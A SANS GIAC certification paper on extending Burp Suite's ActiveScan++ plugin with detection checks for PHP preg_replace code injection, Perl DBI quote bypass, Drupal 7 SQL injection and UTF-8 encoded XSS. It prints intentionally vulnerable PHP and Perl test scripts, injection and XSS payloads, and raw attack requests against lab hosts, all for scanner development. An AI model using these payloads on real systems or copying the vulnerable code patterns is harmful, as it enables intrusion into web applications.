



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Web App Penetration Testing and Ethical Hacking (Security 542)"  
at <http://www.giac.org/registration/gwapt>

# Burp Suite(up) with fancy scanning mechanisms

*GIAC (GWAPT) Gold Certification*

Author: Zoltan Panczel, panczelz@gmail.com

Advisor: Christopher Walker

Accepted: December 20<sup>th</sup>, 2015

## Abstract

Burp Suite Professional is one of the best web application vulnerability scanners in the market. The application has lots of useful built-in functions to find security problems. The main problem is the slowly updated scanning engine. Security experts find new attack methods almost every day, but up-to-date integration of these into the scanner is quite impossible. Hopefully, Burp Suite has the Extender function for developing new scanning techniques. Based on an eBay hacking bug bounty result, Drupal 7 SQL injection vulnerability, Perl DBI problems and UTF8 Cross-Site Scripting a new scanner extension was born. The ActiveScan++ extension is good starting point to develop a new scanning approach. The new implementation is good for every aspect of web application vulnerability assessments, for example, bug bounties.

## 1. Introduction

Burp Suite Professional is a powerful HTTP interception proxy with lots of additional functions like Spider, Sequencer or Scanner (Portswigger.net, 2015). This tool is one of the most recommended security scanners (Henry Dalziel, 2015). The capabilities of this software almost make this the perfect web vulnerability scanner.

In conclusion, the main problem is the slowly updated scanning engine according to new attack mechanisms and user requests (Portswigger.net, 2015). Security experts find new attack methods almost every day, but up-to-date integration of these into the scanner is quite impossible.

Burp Suite has the Extender function for developing new scanning techniques. PortSwigger Ltd. provides useful and complex documentation with samples for extension development (Portswigger.net, 2015). Burp Suite is written in Java but supports writing extensions in Java, Python or Ruby. There is a discontinued forum (Portswigger.net, 2015) and the new Support Center to discuss or read about the development (Portswigger.net, 2015).

The test cases of the new plugin are based on bug bounty results, impressive web attacks and bypass techniques.

## 2. Scanning engine development

Burp Suite has an extension store called BApp Store and this is available from the Extender tool. The ActiveScan++ scanning extension (1.0.12 – 20151118) is written in Python language and supports the following vulnerability assessments:

- Shellshock;
- Blind code injection (Ruby's open());
- Host header attacks.

Instead of developing the attack methods from scratch the ActiveScan++ extension is good starting point. The source code is available on GitHub under Apache license (Kettle, 2014). The Burp Suite Professional version 1.6.30 was used during the testing.

### 2.1. PHP preg\_replace() array to string attack

This attack method was described in a public blog post about an eBay PHP remote code injection vulnerability (David Vieira-Kurz, 2013). Burp Suite Professional does not support this kind of array to string conversion problem detection, only simple code injection. One of the discussions on reddit.com included a vulnerable PHP code sample which is good for testing the extension.

```

1 <?php
2 # https://www.reddit.com/r/netsec/comments/1sqppp/ebay_remotecodeexecution/
3 $query = $_GET['q'];
4
5 if(check_string($query)) {
6     $query = filter_string($query);
7 } else {
8     echo "Error: Variable is not a string.";
9     die;
10 }
11
12 function check_string($str) {
13     return preg_match("/^\w+$/", (string)$str);
14 }
15
16 function filter_string($str) {
17     return preg_replace('/^(.*)$/ie', "filter_function('\\"\\1\\")", $str);
18 }
19
20 function filter_function($str) {
21     // do encoding / filtering etc. here
22     return $str;
23 }

```

Figure 1. - Vulnerable preg\_replace() usage

First of all one must define a new scanner check by the registerScannerCheck() method:

```

1 class BurpExtender(IBurpExtender, IScannerInsertionPointProvider, IHttpListener):
2     def registerExtenderCallbacks(self, this_callbacks):
3         global callbacks
4         callbacks = this_callbacks
5         self._helpers = callbacks.getHelpers()
6         callbacks.registerScannerCheck(PhpPregArray(callbacks))

```

Figure 2. - Define callbacks

The PhpPregArray class is based on CodeExec class of the original extension. PhpPregArray has two methods: \_\_init\_\_ and doActiveScan. The \_\_init\_\_ defines the callbacks and the testing payload:

```

107 class PhpPregArray(IScannerCheck):
108     def __init__(self, callbacks):
109         self._helpers = callbacks.getHelpers()
110         self._done = getIssues('Code injection')
111         self._payloads = '{$phpinfo()}'

```

Figure 3. - PhpPregArray initialization

The doActiveScan() method supports only GET and POST HTTP requests, other injectable HTTP processing are out of scope. The following part of the code is set the HTTP method for the scanning according to the original HTTP request:

```

113     def doActiveScan(self, basePair, insertionPoint):
114         if self._helpers.analyzeRequest(basePair.getRequest()).getMethod() == 'GET':
115             method = IParameter.PARAM_URL
116         else:
117             method = IParameter.PARAM_BODY
118

```

Figure 4. - Set up the HTTP method

The doActiveScan method of the PhpPregArray transforms the GET or POST parameters into two arrays, therefore the method needs a parameter list:

```

119         parameters = self._helpers.analyzeRequest(basePair.getRequest()).getParameters()
120

```

Figure 5. - Collect the HTTP parameters

To avoid the unnecessarily scanning requests the extension makes checks only when the name of the parameter is equal the name of the actual insertion point. Unfortunately, this only works in Scanner but not from Intruder because Intruder uses digits for the names of the insertion points:

```

121         for parameter in parameters:
122             if parameter.getName() == insertionPoint.getInsertionPointName():
123                 p0 = parameter.getName() + "[0]"
124                 p1 = parameter.getName() + "[1]"

```

Figure 6. - Constructing the array parameters

Simple string concatenation is enough to construct the new array parameters p0 and p1. The doActiveScan() method removes the original parameter and makes a new HTTP request:

```

126         newRequest0 = self._helpers.removeParameter(basePair.getRequest(), parameter)

```

Figure 7. - Original parameter removing

The next two lines build the new values of the parameters, the first can be anything, but the second is the payload or vice versa:

```

128         newParam0 = self._helpers.buildParameter(p0, 'search', method)
129         newParam1 = self._helpers.buildParameter(p1, self._payloads, method)

```

**Figure 8. - Build the new array parameters and values**

Adding the newly created parameters is the last task before sending the scanning HTTP request:

```

131         newRequest0 = self._helpers.addParameter(newRequest0, newParam0)
132         newRequest0 = self._helpers.addParameter(newRequest0, newParam1)

```

**Figure 9. - Create new HTTP request**

Before the verification of the vulnerability, the extension sends the HTTP request and save the response for further analysis:

```

134         attack = callbacks.makeHttpRequest(basePair.getHttpService(), newRequest0)
135         resp = self._helpers.bytesToString(attack.getResponse())

```

**Figure 10. - Sending and receiving the new HTTP packets**

The payload contains the phpinfo() function accordingly the extension searches the “\_REQUEST” string which is a part of the phpinfo() output:


```

137         if "_REQUEST" in resp:
138             url = self._helpers.analyzeRequest(attack).getUrl()
139             if url not in self._done:
140                 self._done.append(url)
141                 return [CustomScanIssue(attack.getHttpService(), url, [attack], 'Code injection',
142                                     "The application appears to evaluate user input as code.<p>", 'Certain', 'High')]

```

**Figure 11. - Analyzing the response and handling the new issue**

If the vulnerability has not been reported, lines 139-40 of the code does this. The CustomScanIssue method belongs to the ActiveScan++ extension and makes an issue from the vulnerability, saves the HTTP request and sets up the additional information. If the extension found any interesting vulnerabilities, then it generates the following issue:




The screenshot shows the 'Advisory' tab in Burp Suite. At the top, there are three tabs: 'Advisory', 'Request', and 'Response'. Below the tabs is a red exclamation mark icon followed by the title 'Code injection'. The main content area contains the following information:

- Issue: **Code injection**
- Severity: **High**
- Confidence: **Certain**
- Host: **http://172.16.29.166**
- Path: **/p3.php**

Below this information is a 'Note' section: 'Note: This issue was generated by the Burp extension: activeScan++.' This is followed by an 'Issue detail' section: 'The application appears to evaluate user input as code.' At the bottom, it says 'This issue was reported by ActiveScan++'.

**Figure 12. - Reported issue**

The request tab contains the detailed trigger information:



The screenshot shows the 'Request' tab in Burp Suite. At the top, there are three tabs: 'Advisory', 'Request', and 'Response'. Below these are four sub-tabs: 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab is selected, showing the following HTTP request:

```
GET /p3.php?a=1234&q[0]=search&q[1]={${phpinfo()}} HTTP/1.1
Host: 172.16.29.166
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

The payload `{${phpinfo()}}` is highlighted with a red box.

**Figure 13. - Attack payload**

The response tab shows the output of the payload which is the output of the `phpinfo()` function:






Figure 14. - Discovered vulnerability

The extension is working properly and can detect the mentioned vulnerability.

## 2.2. Perl DBI quote bypass

This attack mechanism is based on the DBI quote bypass technique (Netanel Rubin, 2014). Based on Netanel's demo code the following CGI script was the testing interface:

```

1  #!/usr/bin/perl
2
3  use DBI;
4  use CGI;
5  use DBD::mysql;
6
7  print "Content-type: text/html\r\n\r\n";
8
9  my $cgi = CGI->new();
10 my $driver = "mysql";
11 my $database = "mysql";
12 my $dsn = "DBI:$driver:database=$database";
13 my $userid = "gwapt";
14 my $password = "goldpaper";
15
16 my $dbh = DBI->connect($dsn, $userid, $password) or die $DBI::errstr;
17
18 $query = "SELECT user, host FROM user WHERE user=".$dbh->quote($cgi->param('user'));
19
20 my $query_handler = $dbh->prepare($query);
21 $query_handler->execute();
22 $query_handler->bind_columns(\ $user, \ $host);
23
24 while($query_handler->fetch()) {
25     print "$user, $host <br />";
26 }
27 $dbh->disconnect;

```

Figure 15. - The vulnerable CGI script

The development tasks are simple, getting the current insertion points, names of the HTTP parameters and finally add parameters with the same names to the request with

Author Name, email@address

value 2. The `getInsertionPoints()` is defined inside the `BurpExtender` class and the `BurpSuite` is notified about its presence through `registerScannerInsertionPointProvider(self)`. When the active scan runs, the scanner invokes this method and gets a list of the insertion points.

```
18 def getInsertionPoints(self, baseRequestResponse):
19     path = self._helpers.analyzeRequest(baseRequestResponse).getUrl().getPath()
20     parameters = self._helpers.analyzeRequest(baseRequestResponse.getRequest()).getParameters()
```

Figure 16. - Getting the URL and HTTP parameters

The scanning engine handles only “pl” and “cgi” extensions:

```
21 if '.' in path:
22     ext = path.split('.')[-1]
23 else:
24     ext = ''
25 if (ext in ['cgi', 'pl']):
26     return [ InsertionPoint_Perl(self._helpers, baseRequestResponse.getRequest(), parameter) for parameter in parameters ]
```

Figure 17. - Extension validation

The original HTTP request and parameters are given to the constructor of the `InsertionPoint_Perl` class:

```
30 class InsertionPoint_Perl(IScannerInsertionPoint):
31
32     def __init__(self, helpers, baseRequest, dataParameter):
33         self._helpers = helpers
34         self._baseRequest = baseRequest
35         self._dataParameter = dataParameter
```

Figure 18. - Init method of the `InsertionPoint_Perl` class

The next part of the code copies the actual value of the HTTP parameter with apostrophe prefix. After this string, there is the insertion point to check the possible SQL injection attack. The DBI quote bypass requires adding the original parameter name with value 2, this is the `insertionPointSuffix`:

```
37     dataValue = dataParameter.getValue()
38     self._insertionPointPrefix = "'" + dataValue
39     self._baseValue = dataValue
40     self._insertionPointSuffix = "&" + dataParameter.getName() + "=2"
41     return
```

Figure 19. - Constructing the proper string to inject the attack payloads

The `getInsertionPointName` method returns the scanned HTTP parameter name:

```

42     def getInsertionPointName(self):
43         return self._dataParameter.getName()

```

Figure 20. - getInsertionPointName

The getBaseValue method returns the base value of the actual insertion point:

```

44     def getBaseValue(self):
45         return self._baseValue

```

Figure 21. - getBaseValue

The buildRequest() method creates a new request with the specific payload in the current insertion point. The payload must be URL-encoded; otherwise, the injection does not work. The Scanner automatically adjusts the Content-Length header if it is needed. The updateParameter() method updates the insertion point parameter with the newly constructed attack string and payload:

```

46     def buildRequest(self, payload):
47         input = self._insertionPointPrefix + self._helpers.urlEncode(self._helpers.bytesToString(payload)) + self._insertionPointSuffix
48         return self._helpers.updateParameter(self._baseRequest, self._helpers.buildParameter(self._dataParameter.getName(), input,
49         IParameter.PARAM_URL if self._helpers.analyzeRequest(self._baseRequest).getMethod() == 'GET' else IParameter.PARAM_BODY))

```

Figure 22. - buildRequest method

The actual scanning and issue validation is done by the Scanner engine of Burp Suite Professional. The getInsertionPoint\_Perl class only defines a new insertion point and adds the bypass parameter:




Figure 23. - The Perl DBI quote bypass vulnerability was found

### 2.3. Drupal 7 SQL injection vulnerability

Drupal 7 versions before 7.32 contain serious unauthenticated SQL injection vulnerabilities (Czumak, 2014). The method is almost the same as the Perl DBI quote

detection; therefore, this section describes only the differences. The `getInsertionPoints` method contains the following conditional:

```

25     if (ext in ['cgi','pl']):
26         return [ InsertionPoint_Perl(self._helpers, baseRequestResponse.getRequest(), parameter) for parameter in parameters ]
27     else:
28         return [ InsertionPoint_Drupal(self._helpers, baseRequestResponse.getRequest(), parameter) for parameter in parameters ]

```

**Figure 24. The scanning function is defined by the extension**

If the file extension in URL is not “CGI” or “PL” the Drupal scanning engine is the active one. At this point, there are some opportunities to reduce the unnecessary scanning cases for example, excluding the ASPX pages. The important part of the `InsertionPoint_Drupal` class is the `init` method. The lines between 69 and 71 construct the tricky HTTP parameters and SQL query because the Burp Suite Professional has no appropriate scanning case:

```

68     # define the location of the input string
69     self._insertionPointPrefix = "x&" + dataParameter.getName() + self._helpers.urlEncode("[0;select 1 from dual where '1'='1")
70     self._baseValue = "x"
71     self._insertionPointSuffix = ";#]=first&" + dataParameter.getName() + "[0]=second"
72     return

```

**Figure 25. - Construction of the detection payload**

For the testing, the `init` method must replace the original names of the HTTP parameters. The insertion point definition cannot do this because the `baseValue` cannot be empty. However, the unhandled additional parameters do not affect the server side processing. The Burp Suite Professional adds the equal sign; thus, the array insertion point is not easily possible. The “x” HTTP variable is only a prefix padding to make the insertion into an array. During testing phases, Burp Suite could not find the SQL injection vulnerabilities, although it would be efficient to use the built-in SQL injection detection engine. The described method modifies the HTTP request so that Burp Suite would detect the SQL injection by itself. The 71<sup>st</sup> line represents the rest of the HTTP parameter string which is a simple constant except the actual parameter name. After this modification, Burp Suite is capable of detecting this kind of vulnerability:

Issue:	SQL injection
Severity:	High
Confidence:	Firm
Host:	http://172.16.29.167
Path:	/drupal/
<hr/>	
<b>Issue detail</b>	
<p>The name insertion point appears to be vulnerable to SQL injection attacks. The payload <code>' and (select*from(select(sleep(20)))a)--</code> was submitted in the name insertion point. The application took 20085 milliseconds to respond to the request, compared with 928 milliseconds for the original request, indicating that the injected SQL command caused a time delay.</p>	

**Figure 26. - Reported issue**

Author Name, email@address

```

[Raw] [Params] [Headers] [Hex]
POST /drupal/?q=node&destination=node HTTP/1.1
Host: 172.16.29.167
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.29.167/drupal/
Cookie: has_js=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 220

pass=test&form_build_id=form-eF44Hoac074Pcfm8sd_kpXGgxhs0mjYqJSpjlyHcH-Q&form_id=user_login_block&op=Log+in&x=x&name[0]bselect+!+from+dual+where+'1'*$3d'1'
+and+(select+from(select(sleep(20)))a)--+;#)=first&name[0]=second

```

Figure 27. - The trigger HTTP request

## 2.4. UTF8 Cross-Site Scripting

The ValidateRequest filter - if enabled in ASP.net environment - can prevent script injection attacks. The server does not accept data containing un-encoded HTML. This defense is easily bypassed with UTF8 encoded payload (Jardine, 2011). The attack is best for stored XSS detection if the data is stored in an ANSI character field in an SQL database. This scanning engine has some predefined UTF8 encoded XSS payloads and some other attack approaches. The engine is based on the mentioned PHP code execution class. The init method contains the new payload array:

```

146 class UTF8Xss(IScannerCheck):
147     def __init__(self, callbacks):
148         self._helpers = callbacks.getHelpers()
149         self._done = getIssues('Cross-site scripting')
150         self._payloads = ['%uff1cscript%uff1ealert(1)%uff1c/script%uff1e', '<%00script>alert(\'XSS\')<%00script>',
151             '%C0%Bcscript%C0%BEalert(1)%C0%BC/script%C0%BE', '%EF%BC%9Cscript%EF%BC%9Ealert(123)%EF%BC%9C/script%EF%BC%9E',
152             '\\u003cscript\\u003ealert(1)\\u003c\\u002fscript\\u003e']

```

Figure 28. - Payload definition

There is one big problem with this solution if the data visualization is on different web interfaces. In this implementation, every payload triggers the alert(1) method of JavaScript. If more payloads trigger the vulnerability after the character conversation, the scanning engine is not able to detect which is the correct one. The easiest solution is that every payload must contain different alert string.

The HTTP method handling and parameter collecting are the same as in the PHP injection class:

```

154     def doActiveScan(self, basePair, insertionPoint):
155     if self._helpers.analyzeRequest(basePair.getRequest()).getMethod() == 'GET':
156         method = IParameter.PARAM_URL
157     else:
158         method = IParameter.PARAM_BODY
159
160     parameters = self._helpers.analyzeRequest(basePair.getRequest()).getParameters()

```

Figure 29. - HTTP method handling

The following loops inject all the elements of the payload array in every HTTP parameter value. This can be done by removing the scanned HTTP parameter completely and add a new one with the iterated attack payload. The newRequest variable contains the modified HTTP request:

```

153     for parameter in parameters:
154         if parameter.getName() == insertionPoint.getInsertionPointName():
155             for xss in self._payloads:
156                 newRequest = self._helpers.removeParameter(basePair.getRequest(), parameter)
157                 newParam = self._helpers.buildParameter(parameter.getName(), xss, method)
158                 newRequest = self._helpers.addParameter(newRequest, newParam)

```

Figure 30. - Constructing the testing payload

The attack payload is sent in the same way as the aforementioned scanning techniques:

```

160     attack = callbacks.makeHttpRequest(basePair.getHttpService(), newRequest)
161     resp = self._helpers.bytesToString(attack.getResponse())

```

Figure 31. - HTTP request and response

The detection of the successful attack is quite simple. After the character transformation HTTP response must contain the “>alert(1)<” string. The following code verifies the existence of the mentioned JavaScript sequence:

```

163     if '>alert(1)<' in resp:
164         url = self._helpers.analyzeRequest(attack).getUrl()
165         if url not in self._done:
166             self._done.append(url)
167         return [CustomScanIssue(attack.getHttpService(), url, [attack], 'Cross-site scripting',
168             "The application appears to evaluate user input.<p>", 'Firm', 'High')]

```

Figure 32. - Validation of the vulnerability

The vulnerability reporting is the same as in case of the presented PHP preg\_replace() attack. The testing environment was a simple PHP script with string replacing function.

### 3. Conclusion

New scanning extension development for Burp Suite Professional is not a very difficult task considering the accessible documentation, sample codes and support. There are lots of interesting and unimplemented attack techniques which are good development goals, like the PHP extract() issue (Dcnoren, 2013). Web bug bounty disclosures are also a good starting point to get an idea. Improving the scanner engine is a good opportunity to find exotic or rare vulnerabilities.

The Logger++ extension (Ncc group, 2015) is very useful during the development process because it can log the packets which are coming from an extension. This is more practical than checking the HTTP log files or sniffing the network packets. The amount of the logged data can be reduced by enabling only the tested attack case in the Scanner or totally disabling the active scanning areas when developing a new scanning method.

Possible further development could be the time based or blind PHP command injection detection. This version of the scanner can only recognize the case if the interpreted input is returned. The Perl environment can also be affected by another type of HTTP parameter pollution (Netanel Rubin, 2014). The improved ActiveScan++ plugin can be downloaded from GitHub (Silent Signal, 2015).



## References

- Czumak, M. (2014). Drupal 7 SQL Injection (CVE-2014-3704). Retrieved 1 December, 2015, from <http://www.securitysift.com/drupal-7-sqli/>
- David Vieira-Kurz. (2013, 12). EBay:remote-code-execution. [Weblog]. Retrieved 25 November 2015, from <http://www.secalert.net/2013/12/13/ebay-remote-code-execution/>
- Dcnoren. (2013). *PHP extract() Vulnerability*. Retrieved 25 November, 2015, from <https://davidnoren.com/2013/07/03/php-extract-vulnerability/>
- Henry Dalziel. (2015). *The 2015 Concise Top Ten Hacker Tools List*. Retrieved 25 November, 2015, from <https://www.concise-courses.com/hacking-tools/top-ten/>
- Jardine, J. (2011). *Bypassing ValidateRequest*. Retrieved 25 November, 2015, from <http://www.jardinesoftware.net/2011/07/17/bypassing-validaterequest/>
- Kettle, J. (2014). *ActiveScan++ Burp Suite Plugin GitHub*. Retrieved 25 November, 2015, from <https://github.com/albinowax/ActiveScanPlusPlus>
- Ncc group, S.D. (2015). *BApp details: Logger++*. Retrieved 25 November, 2015, from <https://portswigger.net/bappstore/ShowBappDetails.aspx?uuid=470b7057b86f41c396a97903377f3d81>
- Netanel Rubin. (2014, December). *The Perl Jam Exploiting a 20 Year-old Vulnerability*. Paper presented at The 31st Chaos Communication Congress, CCH Congress Center Hamburg, Germany, Earth, Milky Way. Retrieved from <https://events.ccc.de/congress/2014/Fahrplan/system/attachments/2542/original/th-e-perl-jam-netanel-rubin-31c3.pdf>
- Portswigger.net. (2015). *Burp Extender Documentation*. Retrieved 25 November, 2015, from <https://portswigger.net/burp/help/extender.html>
- Portswigger.net. (2015). Burp Suite Support Center. Retrieved 25 November, 2015, from <https://support.portswigger.net/customer/en/portal/topics/719885-burp-extensions/questions>
- Portswigger.net. (2015). *Burp Suite User Forum*. Retrieved 25 November, 2015, from <http://forum.portswigger.net/>

Author Name, email@address



Portswiggernet. (2015). *Burp Suite*. Retrieved 25 November, 2015, from

<https://portswigger.net/burp/>

Portswiggernet. (2015). *Feature Requests*. Retrieved 25 November, 2015, from

<https://support.portswigger.net/customer/en/portal/topics/719256-feature-requests/questions>

Silent Signal.(2015). *ActiveScan3+ Burp Suite Plugin GitHub*. Retrieved 15 November, 2015, from <https://github.com/silentsignal/ActiveScan3Plus>

© 2015 SANS Institute, Author retains full rights.